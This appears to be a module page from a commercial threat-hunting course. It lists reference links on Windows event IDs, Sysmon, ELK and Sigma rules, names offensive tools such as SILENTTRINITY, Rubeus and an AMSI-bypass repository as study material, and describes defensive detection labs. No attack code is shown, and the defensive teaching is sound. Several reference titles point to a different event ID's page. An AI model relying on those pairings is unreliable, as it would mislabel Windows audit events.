[Reliably Detecting Pass the Hash Through Event Log Analysis]

https://blog.binarydefense.com/reliably-detecting-pass-the-hash-through-event-log-analysis

[HOW TO DETECT PASS-THE-TICKET ATTACKS]

https://blog.stealthbits.com/detect-pass-the-ticket-attacks

[Kerberos Golden Ticket Protection - Mitigating Pass-the-Ticket on Active Directory]

https://cert.europa.eu/static/WhitePapers/UPDATED - CERT-EU_Security_Whitepaper_2014-007_Kerberos_Golden_Ticket_Protection_v1_4.pdf

References

rdp_external_access.md

https://github.com/ThreatHuntingProject/ThreatHunting/blob/master/hunts/rdp_external_access.md

Windows Sysinternals

https://docs.microsoft.com/en-us/sysinternals/

5145(S, F): A network share object was checked to see whether client can be granted desired access.

https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-5145

5140(S, F): A network share object was accessed.

https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-5140

References

[4697(S): A service was installed in the system.]

https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4697

[Event ID 7045: A new service was installed in the system.]

https://www.manageengine.com/products/active-directory-audit/kb/system-events/event-id-7045.html

[4688(S): A new process has been created.]

https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4688

The Endgame Guide to Threat Hunting ebook

Visit the resource drop-down menu for this line module to check out this attachment

References

[WMI vs. WMI: Monitoring for Malicious Activity]

https://www.fireeye.com/blog/threat-research/2016/08/wmi_vs_wmi_monitor.html

[4698(S): A scheduled task was created.]

https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-4698

[Event ID 106 — General Task Registration]

https://technet.microsoft.com/en-us/library/dd363640(v=ws.10).aspx

[Event ID 200 — Task Monitoring and Control]

https://technet.microsoft.com/en-us/library/cc775088(v=ws.10).aspx

References

Event ID 201 — Task Monitoring and Control

https://technet.microsoft.com/en-us/library/cc774861(v=ws.10).aspx

4698(S): A scheduled task was created.

https://docs.microsoft.com/en-us/windows/device-security/auditing/event-4697

4777(F): The domain controller failed to validate the credentials for an account.

https://docs.microsoft.com/en-us/windows/device-security/auditing/event-4776

Component Object Model Hijacking

https://attack.mitre.org/techniques/T1122/

References

5148(F): The Windows Filtering Platform has detected a DoS attack and entered a defensive mode; packets associated with this attack will be discarded.

https://docs.microsoft.com/en-us/windows/device-security/auditing/event-5145

Tool Analysis Result Sheet

https://jpcertcc.github.io/ToolAnalysisResultSheet/

lateral-movement-via-explicit-credentials.md

https://github.com/ThreatHuntingProject/ThreatHunting/blob/master/hunts/lateral-movement-via-explicit-credentials.md

lateral_movement_detection_via_process_monitoring.md

https://github.com/ThreatHuntingProject/ThreatHunting/blob/master/hunts/lateral_movement_detection_via_process_monitoring.md

References

[Use Windows Event Forwarding to help with intrusion detection]

https://docs.microsoft.com/en-us/windows/threat-protection/use-windows-event-forwarding-to-assist-in-instrusion-detection

[Windows Event Collector]

https://msdn.microsoft.com/en-us/library/bb427443(v=vs.85).aspx

[1102(S): The audit log was cleared.]

https://docs.microsoft.com/en-us/windows/security/threat-protection/auditing/event-1102

[Event ID: 104 Source: Microsoft-Windows-Eventlog]

http://www.eventid.net/display-eventid-104-source-Microsoft-Windows-Eventlog-eventno-11441-phase-1.htm

References

Sysmon v10.42

https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon

@SwiftOnSecurity

https://twitter.com/SwiftOnSecurity

sysmon-config

https://github.com/SwiftOnSecurity/sysmon-config

Elastic

https://www.elastic.co/products

References

THE COMPLETE GUIDE TO THE ELK STACK

https://logz.io/learn/complete-guide-elk-stack/

CHOOSING THE RIGHT SIEM SOLUTION FOR YOUR NEEDS

https://www.eventtracker.com/EventTracker/media/EventTracker/Files/whitepapers/WP-SIEM-Choosing.pdf

Splunk vs ELK: Which Works Best For You?

https://www.upguard.com/articles/splunk-vs-elk

Living Off The Land Binaries and Scripts (and also Libraries)

https://lolbas-project.github.io/

References

[Installutil.exe]

https://lolbas-project.github.io/lolbas/Binaries/Installutil/

[Using legitimate tools to hide malicious code]

https://securelist.com/using-legitimate-tools-to-hide-malicious-code/83074/

[SILENTTRINITY]

https://github.com/byt3bl33d3r/SILENTTRINITY

[Fantastic Red Team Attacks and How to Find Them]

https://i.blackhat.com/USA-19/Thursday/us-19-Smith-Fantastic-Red-Team-Attacks-And-How-To-Find-Them.pdf

References

[Living off the land and fileless attack techniques]

https://www.symantec.com/content/dam/symantec/docs/security-center/white-papers/istr-living-off-the-land-and-fileless-attack-techniques-en.pdf

[CAR-2013-04-002: Quick execution of a series of suspicious commands]

https://car.mitre.org/analytics/CAR-2013-04-002/

[PowerShell ♥ the Blue Team]

https://devblogs.microsoft.com/powershell/powershell-the-blue-team/

[Sigma PowerShell detection rules]

https://github.com/Neo23x0/sigma/tree/master/rules/windows/powershell

References

The Increased Use of PowerShell in Attacks

https://www.symantec.com/content/dam/symantec/docs/security-center/white-papers/increased-use-of-powershell-in-attacks-16-en.pdf

powershell_suspicious_download.yml

https://github.com/Neo23x0/sigma/blob/master/rules/windows/powershell/powershell_suspicious_download.yml

Invoke-Obfuscation

https://github.com/danielbohannon/Invoke-Obfuscation

Advanced Incident Detection and Threat Hunting using Sysmon (and Splunk)

https://www.first.org/resources/papers/conf2017/Advanced-Incident-Detection-and-Threat-Hunting-using-Sysmon-and-Splunk.pdf

References




[nps]

https://github.com/Ben0xA/nps

[Hunting and detecting APTs using Sysmon and PowerShell logging]

https://www.botconf.eu/wp-content/uploads/2018/12/2018-Tom-Ueltschi-Sysmon.pdf

[Abusing the COM Registry Structure: CLSID, LocalServer32, & InprocServer32]

https://bohops.com/2018/06/28/abusing-com-registry-structure-clsid-localserver32-inprocserver32/

[Hunting For In-Memory .NET Attacks]

https://www.endgame.com/blog/technical-blog/hunting-memory-net-attacks

References

[GhostPack]

https://github.com/GhostPack

[Rubeus]

https://github.com/GhostPack/Rubeus

[SharpHound]

https://github.com/BloodHoundAD/SharpHound

[SharpView]

https://github.com/tevora-threat/SharpView

References

[About Event Tracing]

https://docs.microsoft.com/en-us/windows/win32/etw/about-event-tracing

[Detecting Malicious Use of .NET – Part 1]

https://blog.f-secure.com/detecting-malicious-use-of-net-part-1/

[@FuzzySec]

https://twitter.com/fuzzysec

[SilkETW]

https://github.com/fireeye/SilkETW

References

[@Cyb3rWard0g]

https://twitter.com/Cyb3rWard0g

[Threat Hunting with ETW events and HELK — Part 1: Installing SilkETW]

https://medium.com/threat-hunters-forge/threat-hunting-with-etw-events-and-helk-part-1-installing-silketw-6eb74815e4a0

[Antimalware Scan Interface (AMSI)]

https://docs.microsoft.com/en-us/windows/win32/amsi/antimalware-scan-interface-portal

[Amsi-Bypass-Powershell]

https://github.com/S3cur3Th1sSh1t/Amsi-Bypass-Powershell

References

[Hunting for AMSI bypasses]

https://blog.f-secure.com/hunting-for-amsi-bypasses/

[The Component Object Model]

https://msdn.microsoft.com/library/ms694363.aspx

Videos

Here's a list of all videos in this module. To **ACCESS** your video, go to the course in your members area and click the resources drop-down in the appropriate module line.

Note that all videos are only available in Full or Elite Editions of the course. To upgrade, click **LINK**.

1. **Introduction to Sysmon**
2. **Hunting Code Injections with Sysmon**
3. **Hunting Mimikatz with Sysmon**
4. **Hunting Macros with Sysmon**
5. **Introduction to ELK**
6. **Creating Visualizations in ELK**
7. **Creating Dashboards in ELK**
8. **ELK Hunting: Keylogger and Remote Threads**
9. **ELK Hunting: Macros**
10. **ELK Hunting: Mimikatz**
11. **ELK Hunting: Invoke Mimikatz**
12. **Threat Hunting with ELK**

Labs

Hunting Responder

Your manager, Tony, wants to make sure that you can detect the widely used LLMNR, NBTNS and MDNS poisoning tool, Responder. Tony was also informed, after a recent penetration test, that a PowerShell-based Responder variant, called Inveigh, is being used in the wild.

Hunting .Net Malware

Lab 14.1: The organization you work for has matured its cyber defence by implementing the CIS 20, enhancing its logging capability, performing quarterly assume-breach tests and having an Incident Response team in place. The IT Security manager has now tasked you, the only Threat hunter, with performing a hunt. Specifically, he wants you to look into .NET malware as he has heard about recent .NET abuse cases where .NET has been utilized in targeted campaigns against organizations in your line of business. The manager heard that the C2 utilized during the campaigns is SILENTTRINITY, so he has asked you: Has SILENTTRINITY been executed in our environment? You will have to identify any SILENTTRINITY "traces" to be able to hunt for it.

Lab 14.2: Extreme times call for extreme measures. In this lab, you will dive deeply into the underpinnings of .NET malware as well as witness how proactive hooking can result in more effective .NET malware hunting.

Labs are only available in Full or Elite Editions of the course. To ACCESS your labs, go to the course in your members area and click the labs drop-down in the appropriate module line. To UPGRADE to gain access, click LINK.

Labs

Hunting for WMI Abuse, Parent Process Spoofing & Access Token Theft

The IT Security manager has now tasked you, the only Threat hunter, with performing multiple hunts regarding WMI attacks, Parent Process spoofing and Access Token theft. Once you successfully conclude your hunts, you can inform the rest of the blue team about the “traces” these attacks leave behind.

Hunting with Elk – Lab #1

Lab 16.1: The IT Security manager has asked your internal Penetration team to generate malicious PowerShell traffic in the environment and has now tasked you, the only Threat hunter,to create detection rules for potentially malicious usage of PowerShell. He has directly tasked you with ensuring that your rules/queries detect their commands. Through additional research, he also expects you to take the detection rules/queries a step further by ensuring that they expand the range of detection to attack variations (where possible).

Labs are only available in Full or Elite Editions of the course. To ACCESS your labs, go to the course in your members area and click the labs drop-down in the appropriate module line. To UPGRADE to gain access, click LINK.

Labs

Hunting with Elk – Lab #2

Lab 16.2: This lab will make you even more comfortable with the ELK stack. Specifically, you will be given descriptions of specific attacker TTPs and then, you will be asked to create the appropriate query to hunt for each one of them. The related events will be accessible through Kibana, so that you can put your queries to the test.

Hunting with Elk – Lab #3

Lab 16.3: This lab features an ELK-based SIEM loaded with events related to numerous attacker TTPs. Use it as a detection playground to practice your ELK-query-writing skills.

Labs are only available in Full or Elite Editions of the course. To ACCESS your labs, go to the course in your members area and click the labs drop-down in the appropriate module line. To UPGRADE to gain access, click LINK.

Labs

Hunting with Splunk (5 Labs)

Hunting with Splunk consists of 5 distinct hunting labs. Inside, you will find a Splunk-based lab where you will hunt for various attacker TTPs and evasion techniques. Advanced Active Directory attack hunting and extending your visibility through network IDS logs are only a subset of the tasks you will perform.

Labs are only available in Full or Elite Editions of the course. To ACCESS your labs, go to the course in your members area and click the labs drop-down in the appropriate module line. To UPGRADE to gain access, click LINK.